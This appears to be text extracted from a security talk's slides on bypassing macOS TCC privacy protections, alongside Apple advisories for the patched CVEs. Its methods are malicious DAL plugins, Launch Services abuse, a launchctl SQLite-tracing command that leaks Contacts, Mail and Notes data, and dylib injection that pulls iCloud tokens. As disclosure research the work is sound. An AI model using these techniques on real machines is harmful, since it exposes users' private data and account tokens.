FaceTime	[+] Dumping keychain entries
FaceTime	[+] Windows: ("<FTWindow: 0x7fce4c73aa60>")
Photo Booth	[+] Plugin loaded!
Photo Booth	[+] Windows: ("<PBMainWindow: 0x7fc24bf27fc0>")
Photo Booth	[+]>> data: {length = 584547, bytes = 0x89504e47 0d0a1a
Preview	CMIO_DAL_PluginManagement.cpp:799:LoadPlugInNow Load
Preview	[+] Plugin loaded from com.apple.Preview
tccd	AUTHREQ_ATTRIBUTION: msgID=7383.3, attribution={rec
+0100 QuickTime Player	[+] Plugin loaded!
+0100 QuickTime Player	[+] Connections ()
+0100 QuickTime Player	[+] Starting recording







TCC bypasses via plugins

- So, the exploitation here is rather simple:
 1. Create a malicious plugin
 2. Save it in /Library/CoreMediaIO/Plug-Ins/DAL
 3. Open vulnerable application with interesting entitlements


TCC bypasses via plugins

Photo Booth entitlements:



```
$ codesign -d --entitlements - /System/Applications/Photo\ Booth.app
Executable=/System/Applications/Photo Booth.app/Contents/MacOS/Photo Booth
[Dict]
...
[Key] com.apple.private.tcc.allow
    [Value]
        [Array]
            [String] kTCCServiceCamera
            [String] kTCCServiceMicrophone
            [String] kTCCServiceAddressBook
...

```



TCC bypasses via plugins

Contacts entitlements were even better




```
$ codesign -d --entitlements - /System/Applications/Contacts.app
Executable=/System/Applications/Contacts.app/Contents/MacOS/Contacts
[Dict]
  [Key] com.apple.private.tcc.allow
  [Value]
    [Array]
      [String] kTCCServiceAddressBook
      [String] kTCCServiceCalendar
      [String] kTCCServiceReminders
      [String] kTCCServiceCamera
      [String] kTCCServicePhotos
      [String] kTCCServiceAppleEvents
    [Key] com.apple.private.tcc.manager
  [Value]
    [Bool] true
```

Process

Message









< > tmp




Applications

Name

Date Modified

>  com.apple.launchd.SIAIHC83nR	Yesterday at 18:46
 com.brave.Browser.Sparkle.pid	Yesterday at 21:58
 Contacts.app	6 February 2022 at 18:46
 fsevents-d-uuid	Yesterday at 18:46
 MozillaUpdateLock-191289357BF03661	Today at 01:36
>  powerlog	Yesterday at 18:46
 Screen Recording 202...2-20 at 20.30.46.mov	Today at 20:30
 Screen Recording 202...2-20 at 20.31.27.mov	Today at 20:31



Security & Privacy

Search

General

FileVault

Firewall

Privacy



Camera



Microphone



Speech Recognition



Accessibility



Input Monitoring



Full Disk Access



Files and Folders



Screen Recording

Allow the apps below to access data like Messages, Safari, Home, Time Machine based on certain administrative settings for all users on this Mac.



Dropbox.app



iTerm.app



KnockKnock.app



BlockBlock.app



TCC bypasses via plugins

Contacts

Available for: macOS Monterey

Impact: A plug-in may be able to inherit the application's permissions and access user data

Description: This issue was addressed with improved checks.

CVE-2022-26694: Wojciech Reguła (@_r3ggi) of SecuRing

FaceTime

Available for: macOS Monterey

Impact: An app with root privileges may be able to access private information

Description: This issue was addressed by enabling hardened runtime.

CVE-2022-32781: Wojciech Reguła (@_r3ggi) of SecuRing

Entry added July 6, 2022

Photo Booth

Available for: macOS Monterey

Impact: An app with root privileges may be able to access private information

Description: This issue was addressed by enabling hardened runtime.

CVE-2022-32782: Wojciech Reguła (@_r3ggi) of SecuRing

Entry added July 6, 2022

Preview

Available for: macOS Monterey


Impact: A plug-in may be able to inherit the application's permissions and access user data

Description: This issue was addressed with improved checks.

CVE-2022-26693: Wojciech Reguła (@_r3ggi) of SecuRing

TCC bypass via Launch Services

Quick recap of MACL:



TCC bypasses via Launch Services

- MACL is an extended attribute managed by the Sandbox.
- It can't be modified by user/root
- The idea behind MACL is to store the user's intention to open a protected file without granting TCC permission for the application.
- The MACL xattr is applied when user:
 - > drags&drops file to any app
 - > double clicks file so it's opened by the app set as default

TCC bypasses via Launch Services

- The MACL xattr is applied when user:
 - > **double clicks file** so it's opened by the app set as default



My face when I figured out (after 2 years of researching TCC) that the only thing needed to bypass TCC is to:

- register malicious app to handle all file extensions
- call Launch Services to open juicy files

TCC bypass via Launch Services

LaunchServices

Available for: macOS Monterey

Impact: A malicious application may be able to bypass Privacy preferences

Description: The issue was addressed with additional permissions checks.

CVE-2022-26767: Wojciech Reguła (@_r3ggi) of SecuRing

TCC bypasses via SQL tracing mechanism

- On macOS a lot of system apps use SQLite3 databases to store data.
- Those applications are among others TCC-protected apps like Mail, Contacts, Notes, iMessage.
- All them use libsqlite3.dylib that respects a funny environment variable – `SQLITE_AUTO_TRACE`
- When that env var is set, all the SQL queries are logged 😊

TCC bypasses via SQL tracing mechanism

- So simply make all processes having that env var set and wait for the results

A screenshot of a terminal window with a light gray background. At the top left, there are three colored circles: red, yellow, and green, representing the standard macOS window control buttons. Below these, the terminal text shows a command being executed.

```
$ launchctl setenv SQLITE_AUTO_TRACE 1
```

TCC bypasses via SQL tracing mechanism

15:57:26.042109+0200	Contacts	TraceSQL(0x7fa7c640a950):
15:57:26.042351+0200	Contacts	TraceSQL(0x7fa7c640a950):
15:57:26.046169+0200	Contacts	TraceSQL(0x7fa7c640a950):
15:57:26.046340+0200	Contacts	TraceSQL(0x7fa7c640a950):
15:57:42.313514+0200	AddressBookSourceSync	TraceSQL(0x7fa80bc3405f0):

Contacts (libsqlite3.dylib)	
Subsystem: com.apple.libsqlite3 Category: logging Details	2021-09-20 15:57:26.042109+0200
<div>TraceSQL(0x7fa7c640a950): UPDATE OR FAIL ZADDRESSRECORD SET ZMODIFICATIONDATE = 65000000.00000, ZMODIFICATIONDATEYEARLESS = 22687046.03803, ZSYNCSTATUS = 0, ZFIRSTNAME = 'SECRET-SECRET', ZLASTNAME = 'Test', ZORGANIZATION = 'Test', ZSORTINGFIRSTNAME = 'secret-secret test SECRET-SECRET Test ', ZSORTINGLASTNAME = 'test secret-secret Test SECRET-SECRET ', Z_OPT = 3 WHERE Z_PK = 6 AND Z_OPT = 2</div>	

TCC bypasses via SQL tracing mechanism

15:58:35.538008+0200

Mail

TraceSQL(0x7fa2a071fd10):

Mail (libsqlite3.dylib)

Subsystem: com.apple.libsqlite3 Category: logging [Details](#)

2021-09-20 15:58:35.538008+0200

```
TraceSQL(0x7fa2a071fd10): UPDATE messages SET snippet = 'Hey, This is content of SECRET-SECRET email. Regards, Wojciech ' WHERE ROWID = 25
```

TCC bypasses via SQL tracing mechanism

```
16:20:38.103351+0200    recentsd    TraceSQL(0x7fdff0907bc0):

recentsd (libsqlite3.dylib)
Subsystem: com.apple.libsqlite3  Category: logging  Details  2021-09-20 16:20:38.103351+0200

TraceSQL(0x7fdff0907bc0):          UPDATE recents          SET          weight =
COALESCE(MAX(weight, NULL), weight, NULL),          display_name = 'Wojciech Reguła',
dates          = '1632147638047:1632147637788:1632145790466:1632145790258:1632146662372'
last_date          = 1632147638047,          sending_address = 'iMessage:wojciech.regula@securing.pl',
group_kind          = 0          WHERE ROWID = 1
```

TCC bypasses via SQL tracing mechanism

Notes (libsqlite3.dylib)

Subsystem: com.apple.libsqlite3 Category: logging [Details](#)

2021-09-20 16:00:35.051990+0200

```
TraceSQL(0x7ff446e09440): UPDATE OR FAIL ZICNOTEDATA SET ZDATA =  
x'1f8b0800000000000000135d8fcd4a0331144627e974cc44db862c44a248703508155c145c5b067729e8804f50a820b8990718dd08eedcb9  
144174e7fbf8b7561f405d59afb7df08d340b83927dfbd242ab257b18a4ce42e633b38c887fb79d19f151f4ecab12f8fcae3b1d66154e47e  
380a451e0adf886967344fa0195c33c14690e938ae9984316611a605d331022676964d1726f5226bc3f5e014b9049dabc6a27301a97e3d8b  
520aa92da3914addb256f4be29ad1ebdf5ffbcbb1a69d3655900fdbd7bbd56dea0ff706e7eb56aa1dda7ab3aba4a57fad88c9e3ddcd4542dc  
023f8163f0f31cbfcce5dfc0f5bc777002fe000bf02bb3268e269f7c5ea259926e6a4a98be1a77dfa036d30f48324d1b7dd5fd8c04d36983  
cefee8172eaa33d71d020000', Z_OPT = 30 WHERE Z_PK = 244 AND Z_OPT = 29
```

TCC bypasses via SQL tracing mechanism

Recipe

From Hex

Delimiter
Auto

Gunzip

Input

length: 582
lines: 1

1f8b0800000000000000135d8fcd4a0331144627e974cc44db862c44a248703508155c145c5b067729e8804f50a820b8990718dd08eedcb9144174e7fbf8b7561f405d59afb7df08d340b83927dfbd242ab257b18a4ce42e633b38c887fb79d19f151f4ecab12f8fcae3b1d66154e47e380a451e0adf886967344fa0195c33c14690e938ae9984316611a605c331022676964d1726f5226bc3f5e014b9049dabc6a27301a97e3d8b520aa92da3914adbb256f4be29ad1ebdf5ffbb1a69d3655900fdbd7bbd56dea0ff706e7eb56aa1dda7ab3aba4a57fad88c9e3ddcd4542dc023f8163f0f31cbfcc5dfc0f5bc777002fe000bf02bb3268e269f7c5ea259926e6a4a98be1a77dfa036d30f48324d1b7dd5fd8c04d3698cefee8172eaa33d71d020000

Output

time: 1ms
length: 541
lines: 19

.....5SECRET-SECRET Note title
NOTE CONTENT SECRET-SECRET
..

TCC bypasses via iCloud

- Some of the normally TCC-protected data are by default synchronized also with iCloud.
- Let's extract them directly from the cloud!



TCC bypasses via iCloud

```
$ codesign -d --entitlements - /Applications/GarageBand.app
Executable=/Applications/GarageBand.app/Contents/MacOS/GarageBand
[Dict]
  [Key] com.apple.application-identifier
  [Value]
    [String] F3LWYJ7GM7.com.apple.garageband10
[... ]
[Key] com.apple.private.icloud-account-access
[Value]
  [Bool] true
[Key] com.apple.security.cs.allow-unsigned-executable-memory
[Value]
  [Bool] true
[Key] com.apple.security.cs.disable-library-validation
[Value]
  [Bool] true
[Key] com.apple.security.device.audio-input
[Value]
  [Bool] true
[...]
```

```
$ codesign -d --entitlements - /Applications/iMovie.app
Executable=/Applications/iMovie.app/Contents/MacOS/iMovie
[Dict]
[... ]
[Key] com.apple.private.icloud-account-access
[Value]
  [Bool] true
[Key] com.apple.security.app-sandbox
[Value]
  [Bool] true
[Key] com.apple.security.assets.movies.read-write
[Value]
  [Bool] true
[Key] com.apple.security.assets.music.read-only
[Value]
  [Bool] true
[...]
```

TCC bypasses via iCloud

- With the `com.apple.private.icloud-account-access` entitlement we can communicate with `com.apple.iCloudHelper` XPC service.
- It uses an old C XPC API.
- The XPC helper will provide us with iCloud tokens when nicely asked 😊
- But in order to possess that private iCloud entitlement, we need to have code execution within GarageBand and iMovie context.

TCC bypasses via iCloud

- GarageBand was vulnerable to dylib proxying attack:



GARAGEBAND
WITH PRIVATE
ICLOUD
ENTITLEMENT
AND DISABLE-
LIBRARY-
VALIDATION



MODIFICATION
OF ONE OF THE
DYNAMIC
LIBRARIES TO
EXECUTE MY
CODE



THE
ICLOUDHELPER
HAPPILY
ACCEPTS THE
XPC
CONNECTION

TCC bypasses via iCloud

- iMovie was vulnerable to simply DYLD_INSERT_LIBRARIES injection:



IMOVIE WITH
PRIVATE
ICLOUD
ENTITLEMENT
AND WITHOUT
HARDENED
RUNTIME



DYLD_INSERT_
LIBRARIES
THAT INJECTS
A DYNAMIC
LIBRARY WITH
MY CODE



THE
ICLOUDHELPER
HAPPILY
ACCEPTS THE
XPC
CONNECTION

```
protocolVersion = 2;
regionInfo = {
    displayedHostname = "iCloud.com";
};
tokens = {
    cloudKitToken =
        "EAADAAAABLwIAAAAAG
        8e64X3UqqILt1VNHbyT
    keyTransparencyToken =
        "EAADAAAABLwIAAAAAG
        8e64X3UqqILt1VNHbyT
    mapsToken =
        "EAADAAAABLwIAAAAAG
        8e64X3UqqILt1VNHbyT
    mmeAuthToken =
        "EAADAAAABLwIAAAAAG
        5imCL8qIWpfv1tvYZdq
    mmeBTMMInfiniteToken =
        "EAADAAAABLwIAAAAAG
        8e64X3UqqILt1VNHbyT
    mmeFMFAppToken =
        "EAADAAAABLwIAAAAAG
        8e64X3UqqILt1VNHbyT
    mmeFMIPAppToken =
        "EAADAAAABLwIAAAAAG
        8e64X3UqqILt1VNHbyT
    mmeFMIPSiriToken =
        "EAADAAAABLwIAAAAAG
        8e64X3UqqILt1VNHbyT
    mmeFMIPToken =
        "EAADAAAABLwIAAAAAG
        8e64X3UqqILt1VNHbyT
    searchPartyToken =
        "EAADAAAABLwIAAAAAG
        8e64X3UqqILt1VNHbyT
```

_oVW

_oVW

_oVW

LX3Z

_oVW

